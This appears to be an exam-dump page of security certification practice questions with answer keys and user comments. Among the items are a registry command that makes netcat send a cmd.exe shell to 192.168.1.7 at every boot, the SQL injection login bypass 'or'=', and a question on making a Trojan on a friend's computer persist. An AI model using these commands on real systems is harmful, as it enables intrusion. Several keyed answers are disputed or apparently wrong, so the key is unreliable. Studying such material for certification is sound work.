



- Expert Verified, Online, **Free**.



CERTIFICATION TEST

- CertificationTest.net - Cheap & Quality Resources With Best Support

Adam works as an Incident Handler for Umbrella Inc. He has been sent to the California unit to train the members of the incident response team.



As a demo project he asked members of the incident response team to perform the following actions:

- ⇒ Remove the network cable wires.
- ⇒ Isolate the system on a separate VLAN
- ⇒ Use a firewall or access lists to prevent communication into or out of the system.
- ⇒ Change DNS entries to direct traffic away from compromised system

Which of the following steps of the incident handling process includes the above actions?

- A. Identification
- B. Containment
- C. Eradication
- D. Recovery

Correct Answer: B

  **z0day** 9 months, 1 week ago

B? containment

upvoted 1 times

Adam, a novice computer user, works primarily from home as a medical professional. He just bought a brand new Dual Core Pentium computer with over 3 GB of RAM. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to. Adam uses antivirus software, anti-spyware software, and keeps the computer up-to-date with Microsoft patches. After another month of working on the computer, Adam finds that his computer is even more noticeably slow. He also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Adam notices that his computer only has about 10 GB of free space available. Since his hard drive is a 200 GB hard drive, Adam thinks this is very odd.

Which of the following is the mostly likely the cause of the problem?

- A. Computer is infected with the stealth kernel level rootkit.
- B. Computer is infected with stealth virus.
- C. Computer is infected with the Stealth Trojan Virus.
- D. Computer is infected with the Self-Replication Worm.

Correct Answer: A

  **mindset** 1 year ago

Kernel Rootkit: these are rootkits which operate at the kernel level (the core of the operating system) and have a serious effect on the system. These rootkits are usually difficult to detect since they operate at the kernel, meaning they have the same privileges like that of the operating system
upvoted 2 times

Which of the following types of attacks is only intended to make a computer resource unavailable to its users?

- A. Denial of Service attack
- B. Replay attack
- C. Teardrop attack
- D. Land attack

Correct Answer: A

Community vote distribution

A (100%)

🗨️ 👤 **rus** 10 months, 1 week ago

Selected Answer: A

agree A

upvoted 1 times

🗨️ 👤 **saucehozz** 1 year, 1 month ago

Selected Answer: A

'DOS' attack is correct

upvoted 1 times

Which of the following types of attack can guess a hashed password?

- A. Brute force attack
- B. Evasion attack
- C. Denial of Service attack
- D. Teardrop attack

Correct Answer: A

🗨️ 👤 **Asma_Sid** 9 months, 3 weeks ago

A is the write answer

upvoted 1 times

🗨️ 👤 **Mann0302** 11 months, 1 week ago

This should be a Rainbow Table Attack

upvoted 3 times

In which of the following DoS attacks does an attacker send an ICMP packet larger than 65,536 bytes to the target system?

- A. Ping of death
- B. Jolt
- C. Fraggle
- D. Teardrop

Correct Answer: A

  **[Removed]** 10 months, 1 week ago

In a 'ping of Death' attack, ping causes the remote system to hang, reboot or crash. To do so, the attackers make use of ping command in conjunction with the -l argument (used to specify the size of the packet sent) to ping the target system with a data packet by TCP/IP(65,536)
upvoted 1 times

Adam has installed and configured his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Adam notices that when he uses his wireless connection, the speed is sometimes 16 Mbps and sometimes it is only 8 Mbps or less. Adam connects to the management utility wireless router and finds out that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop.

Which of the following attacks has been occurred on the wireless network of Adam?

- A. NAT spoofing
- B. DNS cache poisoning
- C. MAC spoofing
- D. ARP spoofing

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems, and fax machines?

- A. Demon dialing
- B. Warkitting
- C. War driving
- D. Wardialing

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Network mapping provides a security testing team with a blueprint of the organization. Which of the following steps is NOT a part of manual network mapping?

- A. Gathering private and public IP addresses
- B. Collecting employees information
- C. Banner grabbing
- D. Performing Neotracerouting

Correct Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **GSEC_FANATIC** Highly Voted 3 years, 7 months ago
network mapping? In our opinion the answer should be B.
upvoted 6 times

🗲️ 👤 **blacksheep_29** Most Recent 10 months, 3 weeks ago
It should be B as it is the only option not related to network
upvoted 1 times

🗲️ 👤 **bobby_kl** 2 years, 11 months ago
Selected Answer: B
Should be B
upvoted 2 times

🗲️ 👤 **SusanGlenn5** 3 years ago
Selected Answer: B
This should be B
upvoted 2 times

Which of the following statements are true about tcp wrappers?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
- B. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server program directly.
- C. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to filter for access control purposes.
- D. tcp wrapper protects a Linux server from IP address spoofing.

Correct Answer: *ABC*

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks is the result of vulnerabilities in a program due to poor programming techniques?

- A. Evasion attack
- B. Denial-of-Service (DoS) attack
- C. Ping of death attack
- D. Buffer overflow attack

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He finds that the We-are-secure server is vulnerable to attacks. As a countermeasure, he suggests that the Network Administrator should remove the IPP printing capability from the server. He is suggesting this as a countermeasure against _____.

- A. IIS buffer overflow
- B. NetBIOS NULL session
- C. SNMP enumeration
- D. DNS zone transfer

Correct Answer: A

Community vote distribution

C (100%)

🗉 👤 **tp9222** 9 months, 1 week ago

Selected Answer: C

IPP is related to SNMP

upvoted 1 times

Ryan, a malicious hacker submits Cross-Site Scripting (XSS) exploit code to the Website of Internet forum for online discussion. When a user visits the infected Web page, code gets automatically executed and Ryan can easily perform acts like account hijacking, history theft etc. Which of the following types of Cross-Site Scripting attack Ryan intends to do?

- A. Non persistent
- B. Document Object Model (DOM)
- C. SAX
- D. Persistent

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Which of the following applications is an example of a data-sending Trojan?

- A. SubSeven
- B. Senna Spy Generator
- C. Firekiller 2000
- D. eBlaster

Correct Answer: D

Community vote distribution

D (100%)

  **strale** 7 months ago

Selected Answer: D

Correct.

- A. SubSeven - Remote Administration Trojan
 - B. Senna Spy Generator - Generator
 - C. Firekiller 2000 - Disables local firewall
 - D. eBlaster - Captures data and sends it to defined location
- upvoted 1 times

John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. On the We-are-secure login page, he enters `'or'='` as a username and successfully logs in to the user page of the Web site.

The we-are-secure login page is vulnerable to a _____.

- A. Dictionary attack
- B. SQL injection attack
- C. Replay attack
- D. Land attack

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true about worms?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Worms cause harm to the network by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.
- B. Worms can exist inside files such as Word or Excel documents.
- C. One feature of worms is keystroke logging.
- D. Worms replicate themselves from one system to another without using a host file.

Correct Answer: *ABD*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security Analyst for Umbrella Inc. Company has a Windows-based network. All computers run on Windows XP. Manager of the Sales department complains Adam about the unusual behavior of his computer. He told Adam that some pornographic contents are suddenly appeared on his computer overnight. Adam suspects that some malicious software or Trojans have been installed on the computer. He runs some diagnostics programs and Port scanners and found that the Port 12345, 12346, and 20034 are open. Adam also noticed some tampering with the Windows registry, which causes one application to run every time when Windows start.

Which of the following is the most likely reason behind this issue?

- A. Cheops-ng is installed on the computer.
- B. Elsave is installed on the computer.
- C. NetBus is installed on the computer.
- D. NetStumbler is installed on the computer.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Buffer overflows are one of the major errors used for exploitation on the Internet today. A buffer overflow occurs when a particular operation/function writes more data into a variable than the variable was designed to hold.

Which of the following are the two popular types of buffer overflows?

Each correct answer represents a complete solution. (Choose two.)

- A. Dynamic buffer overflows
- B. Stack based buffer overflow
- C. Heap based buffer overflow
- D. Static buffer overflows

Correct Answer: *BC*

Currently there are no comments in this discussion, be the first to comment!

Which of the following are the primary goals of the incident handling team?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Freeze the scene.
- B. Repair any damage caused by an incident.
- C. Prevent any further damage.
- D. Inform higher authorities.

Correct Answer: ABC

🗨️ 👤 **ExamCheat** 9 months, 1 week ago

The correct answers are:

B. Repair any damage caused by an incident.

One of the main responsibilities of the incident handling team is to assess and repair any damage caused during an incident, restoring affected systems to normal operation.

C. Prevent any further damage.

A primary goal is to contain the incident and prevent further damage from occurring, ensuring the attack or breach doesn't spread or escalate.

A. Freeze the scene may seem relevant but is typically associated with forensic investigation rather than the primary goals of incident handling, which focuses on containment and recovery.

D. Inform higher authorities is not a primary goal, although communicating with stakeholders or authorities might be part of the incident response process depending on the severity or legal requirements of the incident.

upvoted 1 times

🗨️ 👤 **adamwella** 2 years, 3 months ago

Incorrect B. Repair any damage caused by an incident. is incorrect.. as incident responders are not sysadmins or netadmins.. it should be A,C,D

upvoted 2 times

🗨️ 👤 **genocide** 2 years, 1 month ago

An incident handling team could have sysadmins. Part of the IR process is recovery. Therefore, repairing damage caused by an incident is part of the process.

upvoted 1 times

FILL BLANK -

Fill in the blank with the appropriate word.

StackGuard (as used by Immunix), ssp/ProPolice (as used by OpenBSD), and Microsoft's /GS option use _____ defense against buffer overflow attacks.

Correct Answer: *canary*

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools is used for vulnerability scanning and calls Hydra to launch a dictionary attack?

- A. Whishker
- B. Nessus
- C. SARA
- D. Nmap

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true about a keylogger?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. It records all keystrokes on the victim's computer in a predefined log file.
- B. It can be remotely installed on a computer system.
- C. It is a software tool used to trace all or specific activities of a user on a computer.
- D. It uses hidden code to destroy or scramble data on the hard disk.

Correct Answer: *ABC*

Currently there are no comments in this discussion, be the first to comment!

John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. He performs Web vulnerability scanning on the We-are-secure server. The output of the scanning test is as follows:

```
C:\whisker.pl -h target_IP_address
```

```
-- whisker / v1.4.0 / rain forest puppy / www.wiretrip.net -- - - - - -
```

```
= Host: target_IP_address
```

```
= Server: Apache/1.3.12 (Win32) ApacheJServ/1.1
```

```
mod_ssl/2.6.4 OpenSSL/0.9.5a mod_perl/1.22
```

```
+ 200 OK: HEAD /cgi-bin/printenv
```

John recognizes /cgi-bin/printenv vulnerability ('Printenv' vulnerability) in the We_are_secure server. Which of the following statements about 'Printenv' vulnerability are true?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. This vulnerability helps in a cross site scripting attack.
- B. 'Printenv' vulnerability maintains a log file of user activities on the Website, which may be useful for the attacker.
- C. The countermeasure to 'printenv' vulnerability is to remove the CGI script.
- D. With the help of 'printenv' vulnerability, an attacker can input specially crafted links and/or other malicious scripts.

Correct Answer: ACD

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about buffer overflow is true?

- A. It manages security credentials and public keys for message encryption.
- B. It is a collection of files used by Microsoft for software updates released between major service pack releases.
- C. It is a condition in which an application receives more data than it is configured to accept.
- D. It is a false warning about a virus.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following commands is used to access Windows resources from Linux workstation?

- A. mutt
- B. scp
- C. rsync
- D. smbclient

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker, wants to perform a reliable scan against a remote target. He is not concerned about being stealth at this point. Which of the following type of scans would be most accurate and reliable?

- A. UDP sacn
- B. TCP Connect scan
- C. ACK scan
- D. Fin scan

Correct Answer: *B*

Currently there are no comments in this discussion, be the first to comment!

You have configured a virtualized Internet browser on your Windows XP professional computer. Using the virtualized Internet browser, you can protect your operating system from which of the following?

- A. Brute force attack
- B. Mail bombing
- C. Distributed denial of service (DDOS) attack
- D. Malware installation from unknown Web sites

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements about Denial-of-Service (DoS) attack are true?

Each correct answer represents a complete solution. (Choose three.)

- A. It disrupts services to a specific computer.
- B. It changes the configuration of the TCP/IP protocol.
- C. It saturates network resources.
- D. It disrupts connections between two computers, preventing communications between services.

Correct Answer: *ACD*

Currently there are no comments in this discussion, be the first to comment!

You see the career section of a company's Web site and analyze the job profile requirements. You conclude that the company wants professionals who have a sharp knowledge of Windows server 2003 and Windows active directory installation and placement. Which of the following steps are you using to perform hacking?

- A. Scanning
- B. Covering tracks
- C. Reconnaissance
- D. Gaining access

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

John works as a Professional Penetration Tester. He has been assigned a project to test the Website security of www.we-are-secure Inc. On the We-are-secure Website login page, he enters `'or'='` as a username and successfully logs on to the user page of the Web site. Now, John asks the we-aresecure Inc. to improve the login page PHP script. Which of the following suggestions can John give to improve the security of the we-are-secure Website login page from the SQL injection attack?

- A. Use the `escapeshellarg()` function
- B. Use the `session_regenerate_id()` function
- C. Use the `mysql_real_escape_string()` function for escaping input
- D. Use the `escapeshellcmd()` function

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. An attacker uses software that keeps trying password combinations until the correct password is found. Which type of attack is this?

- A. Denial-of-Service
- B. Man-in-the-middle
- C. Brute Force
- D. Vulnerability

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

You want to scan your network quickly to detect live hosts by using ICMP ECHO Requests. What type of scanning will you perform to accomplish the task?

- A. Idle scan
- B. TCP SYN scan
- C. XMAS scan
- D. Ping sweep scan

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Adam, a malicious hacker is running a scan. Statistics of the scan is as follows:

Scan directed at open port: ClientServer

```
192.5.2.92:4079 -----FIN----->192.5.2.110:23 192.5.2.92:4079 <---NO RESPONSE---  
---192.5.2.110:23
```

Scan directed at closed port:

ClientServer -

```
192.5.2.92:4079 -----FIN----->192.5.2.110:23
```

```
192.5.2.92:4079<---RST/ACK-----192.5.2.110:23
```

Which of the following types of port scan is Adam running?

- A. ACK scan
- B. FIN scan
- C. XMAS scan
- D. Idle scan

Correct Answer: B

Currently there are no comments in this discussion, be the first to comment!

Which of the following is a network worm that exploits the RPC sub-system vulnerability present in the Microsoft Windows operating system?

- A. Win32/Agent
- B. WMA/TrojanDownloader.GetCodec
- C. Win32/Conficker
- D. Win32/PSW.OnLineGames

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following statements are true about netcat?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters.
- B. It can be used as a file transfer solution.
- C. It provides outbound and inbound connections for TCP and UDP ports.
- D. The nc -z command can be used to redirect stdin/stdout from a program.

Correct Answer: ABC

Currently there are no comments in this discussion, be the first to comment!

Which of the following types of attacks is mounted with the objective of causing a negative impact on the performance of a computer or network?

- A. Vulnerability attack
- B. Man-in-the-middle attack
- C. Denial-of-Service (DoS) attack
- D. Impersonation attack

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system?

- A. Piggybacking
- B. Hacking
- C. Session hijacking
- D. Keystroke logging

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following malicious software travels across computer networks without the assistance of a user?

- A. Worm
- B. Virus
- C. Hoax
- D. Trojan horses

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

What is the major difference between a worm and a Trojan horse?

- A. A worm spreads via e-mail, while a Trojan horse does not.
- B. A worm is a form of malicious program, while a Trojan horse is a utility.
- C. A worm is self replicating, while a Trojan horse is not.
- D. A Trojan horse is a malicious program, while a worm is an anti-virus software.

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to test the network security of the company. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a company's icon to mark the progress of the test. Adam successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access.

How was security compromised and how did the firewall respond?

- A. The attack was social engineering and the firewall did not detect it.
- B. Security was not compromised as the webpage was hosted internally.
- C. The attack was Cross Site Scripting and the firewall blocked it.
- D. Security was compromised as keylogger is invisible for firewall.

Correct Answer: A

  **ornek1** 1 year ago

D. Security was compromised as keylogger is invisible for firewall
upvoted 1 times

You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 Active Directory-based single domain single forest network. The company has three Windows 2008 file servers, 150 Windows XP Professional, thirty UNIX-based client computers. The network users have identical user accounts for both Active Directory and the UNIX realm. You want to ensure that the UNIX clients on the network can access the file servers. You also want to ensure that the users are able to access all resources by logging on only once, and that no additional software is installed on the UNIX clients.

What will you do to accomplish this task?

Each correct answer represents a part of the solution. (Choose two.)

- A. Configure a distributed file system (Dfs) on the file server in the network.
- B. Enable the Network File System (NFS) component on the file servers in the network.
- C. Configure ADRMS on the file servers in the network.
- D. Enable User Name Mapping on the file servers in the network.

Correct Answer: *BD*

Currently there are no comments in this discussion, be the first to comment!

Which of the following methods can be used to detect session hijacking attack?

- A. nmap
- B. Brutus
- C. ntop
- D. sniffer

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Network Administrator for PassGuide Inc. He wants to prevent the network from DOS attacks. Which of the following is most useful against DOS attacks?

- A. SPI
- B. Distributive firewall
- C. Honey Pot
- D. Internet bot

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to secure access to the network of the company from all possible entry points. He segmented the network into several subnets and installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except the ports that must be used. He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Adam is still worried about the programs like Hping2 that can get into a network through covert channels.

Which of the following is the most effective way to protect the network of the company from an attacker using Hping2 to scan his internal network?

- A. Block all outgoing traffic on port 21
- B. Block all outgoing traffic on port 53
- C. Block ICMP type 13 messages
- D. Block ICMP type 3 messages

Correct Answer: C

Community vote distribution

D (100%)

🗳️ 👤 **jjyw** 1 year, 2 months ago

Selected Answer: D

D, ICMP type 3 means echoed a message that cannot reach the target. Block it so that attacker cannot know whether the host or IP live or not.
upvoted 2 times

🗳️ 👤 **Dudette** 1 year, 2 months ago

Hping2 is a tool used for network exploration and can be used to scan internal networks. To protect the company's network from such an attack, the best approach is to use an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) that can detect and block such traffic.

Out of the options provided, blocking outgoing traffic on port 21 (FTP) and port 53 (DNS) would not be effective in preventing Hping2 from scanning the network. Blocking ICMP type 13 messages (Timestamp request) and ICMP type 3 messages (Destination unreachable) may prevent Hping2 from obtaining certain information about the network, but it would not fully prevent it from scanning the network.

Therefore, the most effective way to protect the network from an attacker using Hping2 to scan the internal network would be to use an IDS or IPS that can detect and block such traffic.

upvoted 1 times

🗳️ 👤 **youngprinceton** 1 year, 2 months ago

did you take test

upvoted 1 times

🗳️ 👤 **adamwella** 1 year, 3 months ago

The answer should be A) as port 21 (File Transfer Protocol (FTP)) network traffic is sent using clear text. Furthermore, blocking ICMP type 13 messages may have unintended consequences, such as interfering with legitimate network operations that depend on this type of ICMP message. For example, some network monitoring tools use ICMP Timestamp Request messages to measure network latency and monitor network performance.

upvoted 1 times

🗳️ 👤 **GQ** 12 months ago

The answer should be (D). Block ICMP type 3 messages (Destination unreachable) so that attacker cannot know whether the host or IP live or not.
upvoted 2 times

Which of the following are types of access control attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Spoofing
- B. Brute force attack
- C. Dictionary attack
- D. Mail bombing

Correct Answer: ABC

Currently there are no comments in this discussion, be the first to comment!


Which of the following attacks come under the category of layer 2 Denial-of-Service attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Spoofing attack
- B. SYN flood attack
- C. Password cracking
- D. RF jamming attack

Correct Answer: D

Community vote distribution



🗳️ **ornek1** 1 year ago

Selected Answer: AD

Answer is A and D.

Spoofing attacks can disrupt network traffic by sending false ARP messages, while RF jamming attacks interfere with wireless communications by flooding the frequency spectrum with noise

upvoted 1 times

🗳️ **tp9222** 1 year, 3 months ago

Selected Answer: D

RF (Radio Frequency) jamming attacks interfere with wireless communications by flooding the airwaves with noise, disrupting legitimate transmissions. RF jamming attacks can target layer 2 protocols in wireless networks.

upvoted 3 times

🗳️ **GQ** 1 year, 12 months ago

Answer should be A only since SYN flood is a layer 3 attack.

DoS attacks often leverage ARP spoofing to link multiple IP addresses with a single target's MAC address. As a result, traffic that is intended for many different IP addresses will be redirected to the target's MAC address, overloading the target with traffic.

upvoted 1 times

🗳️ **bhoyt77** 2 years, 6 months ago



Layer 2 DoS attack? SYN Flood is a Layer 4 attack.

upvoted 1 times

You check performance logs and note that there has been a recent dramatic increase in the amount of broadcast traffic. What is this most likely to be an indicator of?

- A. Virus
- B. Syn flood
- C. Misconfigured router
- D. DoS attack

Correct Answer: D

  **Dudette** 8 months, 2 weeks ago

A. Virus

A sudden increase in broadcast traffic could indicate that a virus is present on the network. A virus can cause a significant increase in network traffic by initiating large amounts of broadcast traffic as it tries to spread itself to other systems on the network.

A SYN flood and a DoS attack can also cause an increase in network traffic, but they typically do not generate broadcast traffic. A misconfigured router could also cause an increase in broadcast traffic, but it would be more likely to cause ongoing issues rather than a sudden increase.

Therefore, based on the given options, the most likely cause of the sudden increase in broadcast traffic is a virus.

upvoted 3 times

Which of the following is a reason to implement security logging on a DNS server?

- A. For preventing malware attacks on a DNS server
- B. For measuring a DNS server's performance
- C. For monitoring unauthorized zone transfer
- D. For recording the number of queries resolved



Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools combines two programs, and also encrypts the resulting package in an attempt to foil antivirus programs?

- A. Trojan Man
- B. EliteWrap
- C. Tiny
- D. NetBus

Correct Answer: A



  **Dudette** 8 months, 2 weeks ago

B. EliteWrap

EliteWrap is a tool that combines two programs, typically a Trojan horse and a legitimate program, and encrypts the resulting package to evade detection by antivirus programs. The legitimate program is often used as a "wrapper" to make the Trojan horse appear benign and avoid detection.

Trojan Man and NetBus are both examples of Trojan horses, which are malicious programs disguised as legitimate software. Tiny is a remote administration tool that can be used to control a computer from a remote location but does not involve the combination or encryption of programs.

Therefore, the tool that combines two programs and encrypts the resulting package to evade detection by antivirus programs is EliteWrap.
upvoted 2 times

  **ColonelPanic** 2 years, 2 months ago

I don't think this is a real question

upvoted 1 times

Which of the following is spy software that records activity on Macintosh systems via snapshots, keystrokes, and Web site logging?

- A. Spector
- B. Magic Lantern
- C. eblaster
- D. NetBus

Correct Answer: A

Currently there are no comments in this discussion, be the first to comment!

You work as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company wants to fix potential vulnerabilities existing on the tested systems. You use Nessus as a vulnerability scanning program to fix the vulnerabilities. Which of the following vulnerabilities can be fixed using Nessus?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. Misconfiguration (e.g. open mail relay, missing patches, etc.)
- B. Vulnerabilities that allow a remote cracker to control sensitive data on a system
- C. Vulnerabilities that allow a remote cracker to access sensitive data on a system
- D. Vulnerabilities that help in Code injection attacks

Correct Answer: ABC

  **Dudette** Highly Voted 1 year, 2 months ago

I swear 90% of these answers are wrong!

A. Misconfiguration (e.g. open mail relay, missing patches, etc.)

Nessus is a powerful vulnerability scanning tool that can be used to detect and assess a wide range of vulnerabilities in a network. It can identify misconfigurations, such as open mail relay and missing patches, and recommend remediation steps to fix these issues.

While Nessus can detect and assess other types of vulnerabilities, such as those that allow a remote attacker to control or access sensitive data on a system, it does not fix these vulnerabilities. Instead, Nessus provides information to help network administrators identify and prioritize the vulnerabilities that need to be addressed.

Code injection attacks are a type of security vulnerability that allow attackers to inject malicious code into a system or application, and Nessus can detect and assess these vulnerabilities. However, Nessus does not fix these vulnerabilities and instead provides information to help administrators remediate them.

Therefore, the vulnerability that can be fixed using Nessus is misconfiguration (e.g. open mail relay, missing patches, etc.).

upvoted 5 times

  **GQ** Most Recent 12 months ago

The question is weird, Nessus does not fix vulnerabilities it recommend remediation steps to fix these issues.

upvoted 1 times

Which of the following statements are true about firewalking?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall.
- B. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.
- C. A malicious attacker can use firewalking to determine the types of ports/protocols that can bypass the firewall.
- D. Firewalking works on the UDP packets.

Correct Answer: *ABC*

Currently there are no comments in this discussion, be the first to comment!

You run the following command on the remote Windows server 2003 computer: `c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"`

What task do you want to perform by running this command?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. You want to perform banner grabbing.
- B. You want to set the Netcat to execute command any time.
- C. You want to put Netcat in the stealth mode.
- D. You want to add the Netcat command to the Windows registry.

Correct Answer: *BCD*

🗨️ 👤 **GQ** 12 months ago

Answer = B and D.

-d in netcat = Do not attempt to read from stdin.

upvoted 1 times

🗨️ 👤 **Dudette** 1 year, 2 months ago

There is no -d on netcat... B and D

upvoted 1 times

You have inserted a Trojan on your friend's computer and you want to put it in the startup so that whenever the computer reboots the Trojan will start to run on the startup. Which of the following registry entries will you edit to accomplish the task?

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Startup
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Auto
- C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
- D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Start

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following is the best method of accurately identifying the services running on a victim host?



- A. Use of the manual method of telnet to each of the open ports.
- B. Use of a port scanner to scan each port to confirm the services running.
- C. Use of hit and trial method to guess the services and ports of the victim host.
- D. Use of a vulnerability scanner to try to probe each port to verify which service is running.

Correct Answer: A

  **RichMe** 8 months, 3 weeks ago



THIS SHOULD BE OPTION (B) PORT SCANNER

upvoted 2 times

  **Dudette** 1 year, 8 months ago

D. Use of a vulnerability scanner to try to probe each port to verify which service is running is the best method of accurately identifying the services running on a victim host. Vulnerability scanners are automated tools that can detect the running services on a target host, even if they are running on non-standard ports. These scanners use a database of known vulnerabilities to probe the target host for known vulnerabilities and report any identified vulnerabilities.

upvoted 2 times

  **tp9222** 9 months, 1 week ago

i think word accurate is important as automated scanner as nessus can give false positive

upvoted 1 times

Jason, a Malicious Hacker, is a student of Baker university. He wants to perform remote hacking on the server of DataSoft Inc. to hone his hacking skills. The company has a Windows-based network. Jason successfully enters the target system remotely by using the advantage of vulnerability. He places a Trojan to maintain future access and then disconnects the remote session. The employees of the company complain to Mark, who works as a Professional Ethical Hacker for DataSoft Inc., that some computers are very slow. Mark diagnoses the network and finds that some irrelevant log files and signs of Trojans are present on the computers. He suspects that a malicious hacker has accessed the network. Mark takes the help from Forensic Investigators and catches Jason.

Which of the following mistakes made by Jason helped the Forensic Investigators catch him?

- A. Jason did not perform a vulnerability assessment.
- B. Jason did not perform OS fingerprinting.
- C. Jason did not perform foot printing.
- D. Jason did not perform covering tracks.
- E. Jason did not perform port scanning.

Correct Answer: D

Currently there are no comments in this discussion, be the first to comment!

Which of the following functions can be used as a countermeasure to a Shell Injection attack?

Each correct answer represents a complete solution. (Choose all that apply.)

- A. `escapeshellarg()`
- B. `mysql_real_escape_string()`
- C. `regenerateid()`
- D. `escapeshellcmd()`

Correct Answer: AD

Currently there are no comments in this discussion, be the first to comment!

Which of the following Nmap commands is used to perform a UDP port scan?

- A. nmap -sY
- B. nmap -sS
- C. nmap -sN
- D. nmap -sU

Correct Answer: *D*

Currently there are no comments in this discussion, be the first to comment!

You are responsible for security at a company that uses a lot of Web applications. You are most concerned about flaws in those applications allowing some attacker to get into your network. What method would be best for finding such flaws?

- A. Manual penetration testing
- B. Code review
- C. Automated penetration testing
- D. Vulnerability scanning

Correct Answer: *D*

  **laddu001** 8 months, 2 weeks ago

code review is the right answer

upvoted 1 times

Your company has been hired to provide consultancy, development, and integration services for a company named Brainbridge International. You have prepared a case study to plan the upgrade for the company. Based on the case study, which of the following steps will you suggest for configuring WebStore1?

Each correct answer represents a part of the solution. (Choose two.)

- A. Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors.
- B. Move the WebStore1 server to the internal network.
- C. Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks.
- D. Move the computer account of WebStore1 to the Remote organizational unit (OU).

Correct Answer: AC

  **GQ** 12 months ago

Answer should be A & B.

C should not be the answer, how can IIS 6.0 scan URL for buffer overflow ? If it is really possible can some 1 enlighten me on this please.

upvoted 1 times

Which of the following characters will you use to check whether an application is vulnerable to an SQL injection attack?

- A. Dash (-)
- B. Double quote (")
- C. Single quote (')
- D. Semi colon (;)

Correct Answer: C

Currently there are no comments in this discussion, be the first to comment!

Which of the following tools can be used to detect the steganography?

- A. Dskprobe
- B. Blindside
- C. ImageHide
- D. Snow

Correct Answer: A

🗨️ 👤 **aciko11** 8 months, 2 weeks ago

C. ImageHide is simple steganography tool using digital image files
upvoted 1 times

🗨️ 👤 **study_Somuch** 3 years, 6 months ago

No it's not
upvoted 1 times

🗨️ 👤 **ColonelPanic** 3 years, 2 months ago

this is a CEH question and the answer apparently is Dskprobe, they're referring to hiding data on disk I think, as dskprobe can be used as a data recovery tool
upvoted 1 times

